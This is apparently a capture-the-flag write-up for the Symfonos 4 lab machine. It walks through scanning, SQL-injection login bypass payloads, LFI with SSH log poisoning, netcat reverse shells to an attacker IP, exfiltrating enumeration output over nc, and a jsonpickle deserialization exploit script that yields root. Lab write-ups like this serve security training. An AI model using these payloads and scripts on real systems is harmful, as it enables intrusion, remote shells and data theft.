SYMFONOS 4

Methodology and summary

Table of Contents

1 Information Gathering

1.1 Discovery host

```
nmap -Pn -F 192.168.196.1/24 -oN host_discovery.txt
```

```
Nmap scan report for 192.168.196.125
Host is up (0.00067s latency).
Not shown: 98 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:5B:ED:93 (Oracle VirtualBox virtual NIC)
```

Or you can use netdiscover.

1.2 Service enum

```
nmap -sV -sC -p- 192.168.196.125 -oN full_service_enum-sC.txt
```

```
└─# nmap -sV -sC -p- 192.168.196.125 -oN full_service_enum-sC.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-24 13:56 EST
Nmap scan report for 192.168.196.125
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 f9:c1:73:95:a4:17:df:f6:ed:5c:8e:8a:c8:05:f9:8f (RSA)
|   256 be:c1:fd:f1:33:64:39:9a:68:35:64:f9:bd:27:ec:01 (ECDSA)
|_  256 66:f7:6a:e8:ed:d5:1d:2d:36:32:64:39:38:4f:9c:8a (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:5B:ED:93 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
nmap -sV -sU -F 192.168.196.125 -oN udp-sC-sV.txt
```

1.3 Web


1.3.1 Gobuster enum web content

```
gobuster dir -u http://192.168.196.125 -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt -f -x php,bkp,bak,txt,html,aspx -o gobuster/info-403.txt
```


```
/index.html           (Status: 200) [Size: 201]
/icons/               (Status: 403) [Size: 296]
/robots.txt           (Status: 403) [Size: 300]
/sea.php              (Status: 302) [Size: 0] [--> atlantis.php]
/manual/              (Status: 200) [Size: 626]
/css/                 (Status: 200) [Size: 950]
/js/                  (Status: 200) [Size: 949]
```

```
gobuster dir -u http://192.168.196.125 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -f -x php,bkp,bak,txt,html,aspx -o info-403.1.txt
```

```
/index.html           (Status: 200) [Size: 201]
/icons/               (Status: 403) [Size: 296]
/css/                 (Status: 200) [Size: 950]
/manual/              (Status: 200) [Size: 626]
/js/                  (Status: 200) [Size: 949]
/javascript/          (Status: 403) [Size: 301]
/robots.txt           (Status: 403) [Size: 300]
/sea.php              (Status: 302) [Size: 0] [--> atlantis.php]
/atlantis.php         (Status: 200) [Size: 1718]
/server-status/       (Status: 403) [Size: 304]
/gods/                (Status: 200) [Size: 1341]
```



1.3.2 Downloading and reading .log files




Apparently the file reader reads these .log files and exclude the extension.


2 Exploitation

2.1 Bypass login sqli

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL Injection/Intruder <- only sqli login bypass



Request	Payload	Status	Error	Timeout	Length
33	%00%27 or 1=1 limit 1 -- -+	302			2019
49	admin' -- -	302			2019
47	admin' #	302			2019
73	admin%00%27 or 1=1#	302			2019
81	admin';-- azer	302			2019
77	admin%00%27 or 2 LIKE 2#	302			2019
0		200			2058
1	" "	200			2058
2	"&"	200			2058
3	"*"	200			2058
4	"-"	200			2058
5	"--"	200			2058
6	"^"	200			2058
7		200			2058



2.3 LFI (local file inclusion) - using bash to generate payloads

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File Inclusion/Intruders


First it needs to grep all .log files and exclude the extension.

We also need add some "../" multiplied by a looping for cases where there is no path traversal:

```
#!/bin/bash

a=0
rm wl-lfi-with-new-dotdot.txt

while [ $a -lt 10 ]; do
        string=$(python2.7 -c "print $a * '../'")
        for i in $(cat /root/shared/wl-lfi.txt | grep "\.log" | sed 's/\.log//g' | g
rep -v "\.\." | sed 's/^\///g') ; do
                echo "$string$i" >> wl-lfi-with-new-dotdot.txt
        done
        a=$(( $a + 1 ))
done
        cat wl-lfi-with-new-dotdot.txt | sort | uniq > wl-lfi-with-new-dotdot-new.tx
t
```

```
#!/bin/bash

a=0
rm wl-lfi-with-new-dotdot.txt

while [ $a -lt 10 ]; do
    string=$(python2.7 -c "print $a * '../'")
    for i in $(cat /root/shared/wl-lfi.txt | grep "\.log" | sed
's/\.log//g' | grep -v "\.\." | sed 's/^\///g') ; do
        echo "$string$i" >> wl-lfi-with-new-dotdot.txt
```


```
    done
    a=$(( $a + 1 ))
done
cat wl-lfi-with-new-dotdot.txt | sort | uniq > wl-lfi-with-new-dotdot-
new.txt
```




2.3.1 Reverse shell

https://vk9-sec.com/testing-lfi-to-rce-using-auth-log-ssh-poisoning-with-mutillidae-burpsuite/
https://github.com/bayufedra/Tiny-PHP-Webshell
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md

```
ssh '<?=`$_GET[0]`?>@192.168.196.127'
```






```
GET /sea.php?
file=../../../../../../../../../var/log/auth&0=nc+192.168.196.121+4446+-
e+/bin/bash
```

```
1  GET /sea.php?file=../../../../../../../../../var/log/auth&0=
   nc+192.168.196.121+4446+-e+/bin/bash HTTP/1.1
2  Host: 192.168.196.127
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
   8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.168.196.127/sea.php
8  Connection: close
9  Cookie: PHPSESSID=q7spobb8jr53es03qpki4cfdjo
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

Since we have nc or any other way on target, we can use it for get reverse shell:

```
└─# rlwrap nc -nvlp 4446
listening on [any] 4446 ...
connect to [192.168.196.121] from (UNKNOWN) [192.168.196.125] 45904
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

3 Post-exploitation

https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh

We can upload LinEnum on the target with python3 and the lib http.server:

```
└─# python3 -m http.server 8090                                    130 ×
Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/) ...
192.168.196.125 - - [27/Dec/2021 12:01:18] "GET /LinEnum.sh HTTP/1.1" 200 -
```

```
wget http://192.168.196.121:8090/LinEnum.sh
--2021-12-27 11:01:18--  http://192.168.196.121:8090/LinEnum.sh
Connecting to 192.168.196.121:8090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0s

2021-12-27 11:01:18 (105 MB/s) - 'LinEnum.sh' saved [46631/46631]
```

`./LinEnum.sh -t > info.txt`

And download from target:

`nc -nlvp 4447 > info.txt`

`cat info.txt | nc 192.168.196.121 4447`

```
[-] Listening TCP:
State      Recv-Q     Send-Q         Local Address:Port          Peer Address:Port
LISTEN     0          80                 127.0.0.1:3306               0.0.0.0:*
LISTEN     0          128                127.0.0.1:8080               0.0.0.0:*
LISTEN     0          128                  0.0.0.0:22                 0.0.0.0:*
LISTEN     0          128                        *:80                       *:*
LISTEN     0          128                     [::]:22                    [::]:*
```

3.1 Remote forwarding with ssh

https://www.ssh.com/academy/ssh/tunneling/example


We need to liberate the internal port 8080 on the kali for examine it:

`ssh -fN root@192.168.196.121 -R 8888:127.0.0.1:8080`

3.2 Web 8080

3.2.1 Gobuster enum web content

`gobuster dir -u "http://localhost:8888/" -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt -t 40 -x php,html,txt,bkp,bak,aspx -o info-list-1.0.txt`



```
Pretty Raw \n Actions
1 GET /whoami HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: username=eyJweS9vYmplY3QiOiAiYXBwLlVzZXIiLCAidXNlcm5hbWUiOiAiUG9zZWlkb24ifQ==
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```


We have a cookie with base64 encode.

Let's decode it:

```
Pretty Raw \n Actions
1 GET /whoami HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: username={"py/object": "app.User", "username": "Poseidon"}
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

3.3.2 Python Pickle without exploit to get root

A quick search in google, reveal that the web application is using Python Pickle:



This articles explain about exploit it:

https://versprite.com/blog/application-security/into-the-jar-jsonpickle-exploitation/

https://www.synopsys.com/blogs/software-security/python-pickling/

https://blog.nelhage.com/2011/03/exploiting-pickle/

https://intoli.com/blog/dangerous-pickles/

You can use use burpsuit instead code an exploit:

```
GET /whoami HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: username={"py/reduce": [{"py/function": "posix.system"}, {"py/tuple":
["nc 192.168.196.121 4447 -e /bin/bash"]}]}
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Needs encode to base64:

```
GET /whoami HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: username=
eyJweS9yZWR1Y2UiOiBbeyJweS9mdW5jdGlvbiI6ICJwb3NpeC5zeXN0ZW0ifSwgeyJweS90dXBsZSI6
IFsibmMgMTkyLjE2OC4xOTYuMTIxIDQ0NDcgLWUgL2Jpbi9iYXNoIl19XX0=
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

]

And rooted:

```
└─# nc -nlvp 4447
listening on [any] 4447 ...
connect to [192.168.196.121] from (UNKNOWN) [192.168.196.127] 42116
id
uid=0(root) gid=0(root) groups=0(root)
```

3.3.3 Python Pickle with coding exploit to get root

```python
#!/usr/bin/env python3
# Exploit to vulnerable app in symfonos 4

import jsonpickle
import os
import socket
import base64
#import sys
import requests
#import subprocess

# Default target
target = 'localhost:8888'
command = 'nc 192.168.196.121 4447 -e /bin/bash'

# Class for exploitation
```

```
class Shell(object):
    def __reduce__(self):
        #return (subprocess.Popen, (('nc 192.168.196.121 4447 -e
/bin/bash'),))
        return (os.system, (command,))

shell = jsonpickle.encode(Shell())
print (shell)
shell1 = (base64.b64encode(shell.encode()).decode('utf-8'))
print (shell)

cookies = {
    'username': shell1,
}
print (cookies)

headers = {
    'Host': target,
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate',
    'Connection': 'close',
    'Upgrade-Insecure-Requests': '1',
    'Cache-Control': 'max-age=0',
}

response = requests.get('http://localhost:8888/whoami', headers=headers,
cookies=cookies, verify=False)
print (response.content)
```

And rooted:

```
└─# nc -nlvp 4447
listening on [any] 4447 ...
connect to [192.168.196.121] from (UNKNOWN) [192.168.196.127] 42124
id
uid=0(root) gid=0(root) groups=0(root)
```